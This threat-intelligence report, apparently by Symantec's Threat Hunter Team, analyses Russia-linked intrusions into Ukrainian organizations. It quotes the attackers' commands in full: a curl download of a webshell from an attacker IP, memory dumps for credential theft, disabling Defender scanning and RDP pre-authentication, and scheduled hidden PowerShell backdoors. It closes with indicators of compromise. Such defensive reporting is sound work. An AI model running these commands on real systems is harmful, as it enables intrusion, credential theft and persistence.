Ukrainian organizations still heavily targeted by Russian attacks

Attackers are gaining access using a custom, Sandworm-linked webshell and are making heavy use of Living-off-the-Land tactics to maintain persistent access.

- Threat Intelligence
- 29 Oct 2025
- 9 Min Read

Share

Attackers linked to Russia are continuing to heavily target organizations in Ukraine. A recent investigation by our Threat Hunter Team uncovered a two-month intrusion against a large business services organization and a week-long attack against a local government organization, with the apparent goal of harvesting sensitive information and maintaining a persistent presence on their networks. The attackers deployed a limited amount of malware on the networks and instead relied heavily on Living-off-the-Land tactics and dual-use tools.

The attackers gained access to the business services organization by deploying webshells on public facing servers, most likely by exploiting one or more unpatched vulnerabilities. One of the webshells used was Localolive which, according to Microsoft, is associated with a sub-group of the Russian Sandworm group (aka Seashell Blizzard) and has previously been used to provide initial access in a Sandworm campaign. While we have been unable to independently confirm a link to Sandworm, the attacks did appear to be Russian in origin.

Sandworm is an espionage group that has a history of specializing in destructive attacks and campaigns targeting Internet of Things (IoT) devices. According to the U.S. government, it is a unit of the Russian military intelligence agency GRU. The group has been most notably linked to disruptive attacks targeting the power grid in Ukraine, the VPNFilter attacks against routers, and the AcidRain campaign against Viasat satellite modems.

While most of the malicious activity on the targeted network involved Living-off-the-Land and dual-use tools, the attackers did deploy a number of suspicious executables, which were most likely malware, and several PowerShell backdoors, but these have yet to be obtained for analysis.

Attack timeline

The first sign of malicious activity at the business services organization occurred on June 27, 2025, with attempts to install a webshell on a server from an attacker-controlled IP address:

```
cmd.exe /c curl 185.145.245.209:22065/service.aspx >
C:\inetpub\wwwroot\aspnet_client\service.aspx
```

The attackers then performed various reconnaissance commands to gather system information about the compromised server:

"CSIDL_SYSTEM\cmd.exe" /C whoami

"CSIDL_SYSTEM\cmd.exe" /C tasklist

"CSIDL_SYSTEM\cmd.exe" /C systeminfo

"CSIDL_SYSTEM\cmd.exe" /C net group "Domain [REMOVED]/domain"

They then ran a PowerShell command to reconfigure Windows Defender to not scan the Downloads folder on the machine. Presumably this was done to prevent it from detecting any tools downloaded to that file path. The configuration change requires admin privileges, which suggests the attackers may have obtained elevated privileges at some point:

powershell Add-MpPreference -ExclusionPath CSIDL_PROFILE\downloads

The attackers then created a scheduled task to run every 30 minutes. When run, it attempted to perform a memory dump, which is saved to a file. This was likely done in order to retrieve sensitive information, such

as credentials, from memory:

"CSIDL_SYSTEM\cmd.exe" /C schtasks /create /sc minute /mo 30 /tn asd /ru system /rl highest /f /tr "CSIDL_SYSTEM\rundll32.exe c:\windows\system32\comsvcs.dll, minidump 1020 c:\users\defautl\out.dmp full"

The attackers then attempted to save a copy of the registry hive to a file named 1.log, presumably to mine for information such as credentials:

"CSIDL_SYSTEM\reg.exe" save hklm\system CSIDL_PROFILE\1.log

Malicious activity resumed two days later, on June 29, 2025, with the installation of a second webshell on the computer.

The attackers then began running multiple reconnaissance commands:

"CSIDL_SYSTEM\cmd.exe" /C arp -a

"CSIDL_SYSTEM\cmd.exe" /C systeminfo

*"CSIDL_SYSTEM\cmd.exe" /C powershell Get-AdComputer -filter **

"CSIDL_SYSTEM\cmd.exe" /C net group /domain [REMOVED]

They also checked network connectivity by tracing a path to the Google public DNS server:

"CSIDL_SYSTEM\cmd.exe" /C tracert 8.8.8.8

Malicious activity then moved to a second machine on the network (Computer 2) later on that day. The attackers checked for the presence of Symantec products on the computer:

"cmd.exe" /C dir "CSIDL_PROGRAM_FILESX86\symantec\symantec endpoint protection" > CSIDL_WINDOWS\temp\pmrnnpjf.tmp 2>&1

The attackers then enumerated all files in the user directory:

cmd.exe /Q /c powershell.exe "Get-ChildItem -Path 'C:\Users\[REMOVED]'" 1> \Windows\Temp\KRhtxv 2>&1

They then ran a command to list all running processes beginning with “kee”, show the process ID and username. This was presumably targeting the KeePass password storage vault:

cmd.exe /Q /c powershell.exe "Get-Process kee -IncludeUserName | Select-Object -Property Id,UserName,ProcessName | ConvertTo-CSV -NoTypeInformation" 1> \Windows\Temp\CwHTXE 2>&1*

Malicious activity resumed on Computer 2 on July 2, when the attackers ran a query to list all user sessions active on the machine:

"cmd.exe" /C query session > CSIDL_WINDOWS\temp\kvpylcgg.tmp 2>&1

The attackers returned six days later, on July 8, when they created a scheduled task to run every 30 minutes. When run, it attempted to perform a memory dump from the process ID 984. Given that the attackers may have been earlier attempting to discover the process ID used by KeePass, it is possible that this is the process targeted by this scheduled task and that it may be designed to harvest credentials:

schtasks /create /sc minute /mo 30 /tn asd /ru system /rl highest /f /tr "CSIDL_SYSTEM\rundll32.exe c:\windows\system32\comsvcs.dll, minidump 984 c:\users\defautl\out.dmp full"

There was a lull in malicious activity on this machine until July 16, when the attackers returned and ran a command to perform a memory dump using the Windows Resource Leak Diagnostic tool, saving the output files to the Downloads folder:

rdrleakdiag /p [REMOVED] /o CSIDL_PROFILE\downloads /fullmemdmp /wait 1

Although this technique is known, it is seldom used. The attackers may have adopted it because it was less likely to raise red flags than some more common tactics.

As with Computer 1, the attackers ran a PowerShell command to reconfigure Windows Defender to not scan the Downloads folder on the machine:

powershell Add-MpPreference -ExclusionPath CSIDL_PROFILE\downloads

Immediately after this, the attackers ran an unknown suspicious executable named service.exe located in the downloads folder:

CSIDL_PROFILE\downloads\service.exe

Two days later, on July 18, the attackers ran a PowerShell script named dotnet-install. A script of the same name is Microsoft's script used for installing .NET SDKs or runtimes without requiring admin rights.

The argument "-Runtime aspnetcore" tells the script to install the ASP.NET Core runtime specifically:

powershell CSIDL_PROFILE\downloads\dotnet-install.ps1 -Runtime aspnetcore

The attackers then ran an unknown suspicious executable named cloud.exe located in the downloads folder:

CSIDL_PROFILE\downloads\win-x86\cloud.exe

Interestingly, the filenames of the executables run from the downloads folder on this computer resembled file names used for webshells on other computers during this attack, i.e. "cloud.aspx" and "service.aspx".

Malicious activity on a third computer (Computer 3) began on July 18, 2025, when the attackers ran several reconnaissance commands before performing a memory dump using the Microsoft Windows Resource Leak Diagnostic tool:

rdrleakdiag /p [REMOVED] /o CSIDL_PROFILE\downloads /fullmemdmp /wait 1

The attackers also modified the registry permit RDP connections without pre-authentication before creating a firewall rule allowing inbound RDP connections:

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v SecurityLayer /t Reg_DWORD /d 0 /f

reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t Reg_DWORD /d 0 /f

"cmd.exe" /C netsh advfirewall firewall set rule group="remote desktop" new enable=yes > CSIDL_WINDOWS\temp\[RANDOM].tmp 2>&1

Malicious activity on a fourth computer (Computer 4) began on July 23, 2025, when the attackers ran a PowerShell command to retrieve information about the Windows configuration and capabilities installed on the local host:

powershell Get-WindowsCapability -Online

The attackers ran another command to install the Windows feature they were looking for:

powershell Add-WindowsCapability -Online -Name [CAPAPILITY]

They then ran RDPclip, a Windows component that permits access to a clipboard in remote desktop connections.

The next day, July 24, they attempted to silently install OpenSSH from the Downloads folder for all users, without prompting the user or restarting the computer automatically. OpenSSH was likely used to facilitate remote access to the computer:

powershell powershell Start-Process -FilePath msiexec.exe -ArgumentList @("/i `"CSIDL_PROFILE\downloads\openssh-win64-v8.9.1.0.msi`"", "/qn", " /norestart", "ALLUSERS=1") -Wait -NoNewWindow

The attackers then ran an encoded PowerShell command which, when decoded, creates and enables a new inbound firewall rule that allows TCP traffic on port 22 for the OpenSSH server:

powershell.exe -noni -nop -w 1 New-NetFirewallRule -Name sshd -DisplayName 'OpenSSH Server (sshd)' -Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 22

The attackers then created a scheduled task to run an unknown PowerShell backdoor (link.ps1) every 30 minutes under a domain account:

schtasks /create /sc minute /mo 30 /tn asd /ru [REMOVED] /rl highest /f /tr "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -File C:\Users\[REMOVED]\pictures\link.ps1"

The Microsoft Windows Resource Leak Diagnostic tool was then used to perform a memory dump and save the output to the downloads folder:

rdrleakdiag /p [REMOVED] /o CSIDL_PROFILE\downloads /fullmemdmp /wait 1

An unknown Python script, named “assembler.py”, was then run. The Python script was not retrieved for analysis, and its purpose is unknown:

"CSIDL_PROFILE\appdata\local\programs\python\python313\python.exe" -c "import sys, os; verbosity=0; stdin = os.fdopen(0, 'rb'); exec(compile(stdin.read(1785), 'assembler.py', 'exec')); sys.exit(98);"

Another feature of the attack was the deployment of a legitimate Microtik router management application (file name: winbox64.exe) in the downloads folder of compromised computers. It is unclear what the attackers were using it for. Interestingly, the same filename appeared in a CERT-UA report on Sandworm activity from 2024.

A limited amount of malicious activity occurred on two other machines on the network, with the last evidence of intrusion dating from August 20.

Skilled attackers

While the attackers used a limited amount of malware during the intrusion, much of the malicious activity that took place involved legitimate tools, either Living-off-the-Land or dual-use software introduced by the attackers. The attackers demonstrated an in-depth knowledge of Windows native tools and showed how a skilled attacker can advance an attack and steal sensitive information, such as credentials, while leaving a minimal footprint on the targeted network.

Protection/Mitigation

For the latest protection updates, please visit the Symantec Protection Bulletin.

Indicators of Compromise

If an IOC is malicious and the file available to us, Symantec Endpoint products will detect and block that file.

File indicators

636e04f0618dd578d107f440b1cf6c910502d160130adae5e415b2dd2b36abcb – Localolive Webshell

70a5492db39585ec18de512058a5389c9a4043fba13ca8ad7d057ead66298626 – Webshell

69cb709bffbeccea60776c49935acb41ecfb160973f1f11b195007c254c1c28c – Unknown executable (security.exe)

8c07c37ac84d4c6fd76de3d966e26b65e401bc641a845baf6f73ad0d6a10fc6b – Unknown executable (service.exe)

44b1f3f06607cd3ee16517d31b30208910ce678cb69ba7a0514546dff183dfce – Unknown executable (cloud.exe)

cf8e09f013fcb5f34c8c274bf07d9047956ba441dabf2d3de87ea025e14058b7 – PowerShell backdoor (link.ps1)

2866763ebd3124bfe9cf3f65d6341dda6bbb98e2653c98dd2f001f152e082291 – Unknown executable (service.exe)

08ced2cca0b22dd7a211ebf318b8186fc1c2149943338c77ee2ac677b473727f – Unknown executable (system.exe)

79d1c7158d374ed80ec7f9305f6638ad95aefd600c9e280fc7fe081c7ef2f4b4 – Unknown executable (nano.exe)

e9a19d42da93e9257dc9b89afc34341e1c13d6a6f7dacd309f2fc545e6b749a3 – Unknown executable (nano.exe)

8140326d7474722e6bdd51dd305609e82319c0150ed429b74587d689acea2d54 – Unknown executable (nano.exe)

ba6301e35fc3feb41ece82e518f97a81263aa3bd750de7a84eef01dbf15f3507 – Unknown executable (chrome.exe)

c2cf27810cc11ed7c6ae9f70f156f18cf3f73550ab5d675278e3b725fc88e2b0 – Unknown executable (chrome.exe)

e03b8c54ac916b363f956e4e4e04a19eb4119455d8006c92e9328e16a8cee52f – PowerShell backdoor (torrent_cache.ps1)

8fe4e336fbac4f5227f802ba1853f1b07ffdb414cec961c532c115078a2aa55e – PowerShell backdoor (image045.ps1)

8eb178d5b1d528380c9ccfe1ea7f43aebd97b018a5b449ec911a05c0bd52d207 – PowerShell backdoor (link.ps1)

6865685f75a64780aa24a05b267bea128bcc6efdc682fa2893e13a4f63e6d6e7 – PowerShell backdoor (link.ps1)


47e83dfd0f9680d2e9623fee92c0acc4db40ea4272edeb53164304620305a24f – Legitimate Microtik application (winbox64.exe)

Network indicators

185.145.245[.]209

ciscoheartbeat[.]com

About the Author



Threat Hunter Team

Symantec and Carbon Black

The Threat Hunter Team is a group of security experts within Broadcom whose mission is to investigate targeted attacks, drive enhanced protection in Symantec and Carbon Black products, and offer analysis that helps customers respond to attacks.